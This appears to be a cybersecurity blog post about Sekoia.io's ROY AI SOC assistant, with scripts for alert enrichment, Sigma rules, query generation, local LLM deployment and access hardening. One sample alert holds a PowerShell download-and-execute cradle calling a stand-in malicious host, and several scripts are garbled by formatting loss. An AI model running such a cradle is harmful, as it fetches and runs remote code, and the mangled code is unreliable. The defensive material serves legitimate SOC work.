Listen to this Post
Introduction:

The modern Security Operations Center (SOC) is under siege, overwhelmed by alert fatigue, a crippling talent shortage, and increasingly sophisticated adversaries. In 2025, cybersecurity firm Sekoia.io declared a decisive counteroffensive with ROY, its multi-talented AI assistant. Integrated directly into their AI SOC platform, ROY is not just another tool; it is a force multiplier designed to automate the mundane, amplify human intuition, and transform incident response from a reactive scramble into a proactive, strategic operation. This deep dive explores the technical reality behind the vision, providing actionable guidance for integrating AI into your own security posture.
Learning Objectives:
- Understand the core functionalities of an AI SOC co-pilot like ROY and how it addresses key challenges in detection, investigation, and response.
- Learn practical command-line and platform-specific techniques for automating SOC workflows, from log enrichment to threat hunting.
- Evaluate the architectural and data security implications of deploying an in-house versus external LLM for sensitive security operations.
You Should Know:
- Automating the First Five Minutes: Incident Triage with AI Enrichment
The critical “first five minutes” of an incident determine its ultimate blast radius. ROY’s primary value is automating initial triage by instantly correlating alerts with rich context. This means pulling in Threat Intelligence (TI) from platforms like Sekoia Intelligence, fetching internal asset ownership data, and checking historical logs for related activity—all before a human analyst even opens the ticket.
Step-by-step guide explaining what this does and how to use it.
While ROY operates within Sekoia’s platform, the principle of automated enrichment can be scripted. Imagine an alert for a suspicious PowerShell execution (Event ID 4104 on Windows). A script can take the involved hostname and command-line arguments to perform rapid enrichment.
Linux/Mac (Bash with `jq` & `curl` for API queries):
!/bin/bash
 Variables from your SIEM alert
HOSTNAME="WORKSTATION-ACME-01"
SUSPICIOUS_CMD="IEX(New-Object Net.WebClient).DownloadString('http://malicious.site/payload.ps1')"
HASH="a1b2c3d4e5f67890"

<ol>
<li>Enrich with internal CMDB (example API call)
ASSET_OWNER=$(curl -s -H "Authorization: Bearer $API_KEY" \
"https://internal-cmdb-api/v1/hosts/$HOSTNAME" | jq -r '.owner')</p></li>
<li><p>Query Threat Intel API for IOCs (e.g., the downloaded URL)
TI_RESULT=$(curl -s -H "X-Api-Key: $TI_API_KEY" \
"https://api.threatintelplatform.com/v1/indicator/url/$MALICIOUS_URL")</p></li>
<li><p>Search internal logs for related activity on the same host
PRIOR_ALERTS=$(grep "$HOSTNAME" /var/log/siem/alerts.log | tail -5)</p></li>
<li><p>Compile and output a triage report
cat << EOF
=== INCIDENT TRIAGE REPORT ===
Time: $(date)
Host: $HOSTNAME
Asset Owner: $ASSET_OWNER
Suspicious Activity: PowerShell Download
Command Snippet: ${SUSPICIOUS_CMD:0:50}...
TI Verdict: $(echo $TI_RESULT | jq -r '.verdict')
Recent Related Alerts:
$PRIOR_ALERTS
=== END REPORT ===
EOF
Windows (PowerShell):
 Enrich a Windows Security Event
$Event = Get-WinEvent -FilterHashtable @{LogName='Windows PowerShell'; ID=4104} -MaxEvents 1 | Select-Object -First 1
$Hostname = $Event.MachineName
$ScriptBlock = $Event.Properties[bash].Value

Enrich with internal Active Directory
$AssetOwner = (Get-ADComputer $Hostname -Properties ManagedBy).ManagedBy

Query a threat intel feed (pseudo-code)
$MaliciousScore = Invoke-RestMethod -Uri "https://ti-api.local/check" -Body @{command=$ScriptBlock} -Method Post

Output object for your SOAR platform
[bash]@{
Hostname = $Hostname
Owner = $AssetOwner
SuspiciousCommand = $ScriptBlock
ThreatScore = $MaliciousScore
Timestamp = Get-Date
}
These scripts mimic the foundational step ROY performs: aggregating disparate data points into a single, actionable context for the analyst, drastically reducing mean time to acknowledge (MTTA).
- From Hypothesis to Hunt: AI-Assisted Detection Rule Creation
One of ROY’s highlighted capabilities is assisting in detection rule creation. Analysts can describe a threat behavior in natural language (e.g., “detect lateral movement via WMI execution”), and ROY can suggest relevant data sources, field names, and construct a prototype query for tools like Sigma or a SIEM’s native language.
Step-by-step guide explaining what this does and how to use it.
This process translates a TTP (Tactic, Technique, Procedure) into executable logic. Let’s break down the “lateral movement via WMI” example.
- Deconstruct the TTP: Technique T1047 (Windows Management Instrumentation). We need to detect `Win32_Process` creation from a remote source.
- Identify Data Source: Windows Security Event Logs (Event ID 4688: Process creation) with detailed command-line auditing enabled. Also, Sysmon Event ID 1.
- Craft a Detection Rule (Sigma Rule YAML): ROY could help generate a rule skeleton.
title: Suspicious WMI Lateral Movement
id: a1b2c3d4-1234-5678-abcd-1234567890ab
status: experimental
description: Detects remote WMI process creation indicative of lateral movement.
author: Generated with AI assist
logsource:
product: windows
service: security
eventid: 4688
detection:
selection:
ProcessName|endswith: '\WmiPrvSE.exe'
CommandLine|contains: ' -N '
CommandLine|contains: 'Win32_Process'
filter:
SubjectUserName|startswith: 'NT AUTHORITY\'  Filter out SYSTEM calls
condition: selection and not filter
falsepositives:</li>
</ol>

- Legitimate administrative scripting
level: high
4. Test and Deploy: The rule must be tested in a staging environment. In Elasticsearch, the Sigma rule would be converted to a KQL query. ROY’s value is in accelerating steps 1-3, especially for junior analysts.
- The Query Machine: Accelerating Investigations with Natural Language
A common SOC time-sink is writing precise queries across terabytes of logs. ROY acts as a “query machine,” where an analyst can ask, “Show me all outbound connections from the compromised subnet in the last 6 hours,” and receive a validated, executable query.
Step-by-step guide explaining what this does and how to use it.
This requires the AI to understand your data schema. Here’s how you might approximate this with a command-line tool and a pre-configured schema.- Define a Schema Mapping File (
log_schema.json): This tells the tool what fields mean.{ "source_ip": ["src_ip", "source.address"], "destination_ip": ["dst_ip", "destination.address"], "timestamp": ["@timestamp", "time"], "subnet": "10.10.50.0/24" } - Use a Script to Parse Natural Language: A simple Python script using regex can map key terms.
import re
import json</li>
</ol>

schema = json.load(open('log_schema.json'))
user_query = "Show me all outbound connections from the compromised subnet in the last 6 hours"

Simple parsing (a real AI would use NLP)
if "outbound connections" in user_query:
field_src = schema["source_ip"][bash]
field_dst = schema["destination_ip"][bash]
if "subnet" in user_query:
target_network = schema["subnet"]

Generate a sample Zeek/Splunk query
generated_query = f"search {field_src}={target_network} earliest=-6h | table {field_src}, {field_dst}, timestamp"
print(f"Generated Query: {generated_query}")
 Output: search src_ip=10.10.50.0/24 earliest=-6h | table src_ip, dst_ip, timestamp
While simplistic, this demonstrates the translation layer ROY provides, bridging the gap between human intent and machine syntax.
- Building the Knowledge Fort: AI for Documentation and Runbooks
SOC knowledge often lives in analysts’ heads or stale wikis. ROY can generate and update documentation, create incident runbooks from past cases, and answer questions about procedures, ensuring consistency and accelerating the onboarding of new team members.
Step-by-step guide explaining what this does and how to use it.
Automate documentation using post-incident analysis. A script can parse your ticketing system (e.g., Jira) for closed security incidents and generate a markdown summary.!/bin/bash Fetches a closed incident and generates a runbook template INCIDENT_ID="SEC-2025-456" JIRA_API_TOKEN="your_token" Fetch incident data (simplified) INCIDENT_DATA=$(curl -s -u "email:$JIRA_API_TOKEN" \ "https://your-domain.atlassian.net/rest/api/3/issue/$INCIDENT_ID") TITLE=$(echo $INCIDENT_DATA | jq -r '.fields.summary') DESCRIPTION=$(echo $INCIDENT_DATA | jq -r '.fields.description.content[bash].content[bash].text') SOLUTION=$(echo $INCIDENT_DATA | jq -r '.fields.comment.comments[-1].body.content[bash].content[bash].text') Generate a runbook markdown file cat > "runbook_$INCIDENT_ID.md" << EOF Runbook: Respond to $TITLE Description $DESCRIPTION Indicators of Compromise (IOCs) - Hashes: <!-- Auto-populate from TI --> - IPs: <!-- Auto-populate from logs --> - Domains: <!-- Auto-populate from logs --> Investigation Steps 1. Confirm: Query SIEM for event pattern matching this incident: `[bash]` 2. Contain: Isolate host(s) using EDR tool with command: `contain-host --id <HOST_ID>` 3. Eradicate: ... <!-- Detail steps --> Resolution Steps $SOLUTION Prevention - Deploy detection rule Sigma ID: <!-- Link to rule --> - Apply patch: <!-- Link to KB --> EOF echo "Runbook generated: runbook_$INCIDENT_ID.md"
This creates a living document that ROY could later query, e.g., “What are the containment steps for a phishing incident?”
- The Sovereign AI: Security and Privacy of an In-House LLM
Sekoia.io emphasizes ROY’s use of an in-house LLM for enhanced data confidentiality. This is a critical architectural decision. Using a public AI API (OpenAI, Anthropic) sends your sensitive logs and attack patterns to a third party, creating a massive data leak and compliance risk. An in-house model keeps all data within your security perimeter.
Step-by-step guide explaining what this does and how to use it.
Deploying a local LLM for security purposes is now feasible with tools like Ollama, LocalAI, or Hugging Face’s transformers. Here’s how to set up a basic, secure local inference endpoint.- Deploy a Local LLM Container: Use Ollama for simplicity.
Pull a compact, capable model (e.g., Llama 3.1 8B)
ollama pull llama3.1:8b

Run the model as a local service. RESTRICT NETWORK ACCESS.
Only allow localhost or your SOC platform's internal IP.
ollama serve &
The API will be available at http://127.0.0.1:11434
- Create a Secure Wrapper API: Build a simple Python Flask/FastAPI app that acts as a gatekeeper, adding authentication, logging, and sanitizing inputs before passing them to the local LLM.
from flask import Flask, request, jsonify
import requests
import os</li>
</ol>

<p>app = Flask(<strong>name</strong>)
OLLAMA_URL = "http://127.0.0.1:11434/api/generate"
API_KEY = os.environ.get("SOC_AI_KEY")

@app.route('/ai/assist', methods=['POST'])
def assist():
 1. Authenticate
if request.headers.get('X-API-Key') != API_KEY:
return jsonify({"error": "Unauthorized"}), 401

<ol>
<li>Sanitize and format the user's prompt (e.g., remove sensitive PII)
user_prompt = request.json.get('prompt')
sanitized_prompt = sanitize_prompt(user_prompt)  Your custom function</p></li>
<li><p>Query the local LLM
payload = {
"model": "llama3.1:8b",
"prompt": f"You are a SOC assistant. Answer concisely. {sanitized_prompt}",
"stream": False
}
response = requests.post(OLLAMA_URL, json=payload)</p></li>
<li><p>Log the interaction (for audit and fine-tuning)
log_to_siem(request, sanitized_prompt, response.json())</p></li>
</ol>

<p>return jsonify(response.json())

if <strong>name</strong> == '<strong>main</strong>':
app.run(host='10.10.50.100', port=5000, ssl_context='adhoc')  Internal IP only
3. Integrate with Your SOC Platform: Configure your SOAR or ticketing system to send prompts to your secure wrapper API (`https://10.10.50.100:5000/ai/assist`) instead of a public cloud. This ensures all data processing remains on-premises.
- Hardening Your AI SOC: Configuration and Access Controls
Introducing an AI assistant into the SOC expands the attack surface. It requires strict hardening: the AI must operate on a least-privilege principle, its actions must be fully auditable, and its access to perform remediation must be gated with human approval.
Step-by-step guide explaining what this does and how to use it.
Implement robust controls for any AI-driven automation.
- Role-Based Access Control (RBAC) for AI: Define what ROY can do. In your IAM or SOAR platform, create a service account for ROY with explicit permissions.
Example Policy Document (AWS IAM / Generic)
Version: "2022-10-17"
Statement:</li>
</ol>

- Effect: "Allow"
Action:
- "logs:StartQuery"  Allow querying logs
- "ec2:DescribeInstances"  Allow describing assets
Resource: ""
- Effect: "Deny"
Action:
- "ec2:StopInstances"  EXPLICITLY DENY remediation actions
- "iam:"  Deny all IAM actions
- "firehose:DeleteDeliveryStream"
Resource: ""
2. Immutable Audit Logging: Every AI interaction must be logged in a separate, immutable log stream (e.g., AWS CloudTrail Lake, Azure Sentinel, a write-once S3 bucket).
 Log every AI query to a secure, append-only file
echo "$(date -u --iso-8601=seconds) | USER: analyst_jdoe | QUERY: 'find malware on HR subnet' \
| AI_ACTION: generated_splunk_query | QUERY_CONTENT: 'search tag=malware src_subnet=HR...'" \

<blockquote>
  <blockquote>
    /secure/append_only_ai_audit.log
  </blockquote>
</blockquote>

Set immutable permissions on the log file
sudo chattr +i /secure/append_only_ai_audit.log
3. Human-in-the-Loop (HITL) Gates for Critical Actions: Configure your SOAR playbooks so any action that changes the state of the environment (isolating a host, blocking an IP) requires a human analyst to click “Approve” before execution. This prevents potential AI hallucinations from causing operational disruption.
What Undercode Say:
- Key Takeaway 1: The true value of an AI SOC assistant lies not in replacing analysts, but in orchestrating and accelerating the thousands of micro-tasks that slow them down—data fetching, query writing, and documentation. It elevates the human role from data miner to strategic investigator and decision-maker.
- Key Takeaway 2: Data sovereignty is non-negotiable. Sekoia.io’s emphasis on an in-house LLM for ROY underscores the paramount importance of keeping sensitive security telemetry and attack patterns within the organizational perimeter. The compliance and security risks of using a public AI API for SOC work are currently untenable for most enterprises.
The integration of AI like ROY represents a paradigm shift from tool-based to team-based security. Its success hinges on thoughtful implementation—tight integration with existing TI and data lakes, rigorous hardening of the AI system itself, and a change management program that positions the AI as a trusted co-pilot. The goal is a symbiotic partnership where machine speed and human judgment combine to create a defensible and resilient security posture.
Prediction:
By 2027, the “AI Co-pilot” model will become the standard interface for all major SOC platforms, evolving from an assistant into an autonomous SOC agent. These agents will not only recommend actions but, within strictly defined safety perimeters, execute complex, multi-step response playbooks autonomously. They will proactively conduct threat hunts based on emerging intelligence and generate predictive risk assessments for assets. This will force a fundamental re-skilling of cybersecurity professionals, shifting focus from manual investigation toward AI orchestration, cyber-threat psychology, and strategic risk management. The differentiation between vendors will increasingly lie in the quality of their proprietary threat intelligence that fuels these agents and the robustness of their in-house AI security models.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7412126516752404481 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Hardening Your AI SOC: Configuration and Access Controls
- Building the Knowledge Fort: AI for Documentation and Runbooks
- The Query Machine: Accelerating Investigations with Natural Language


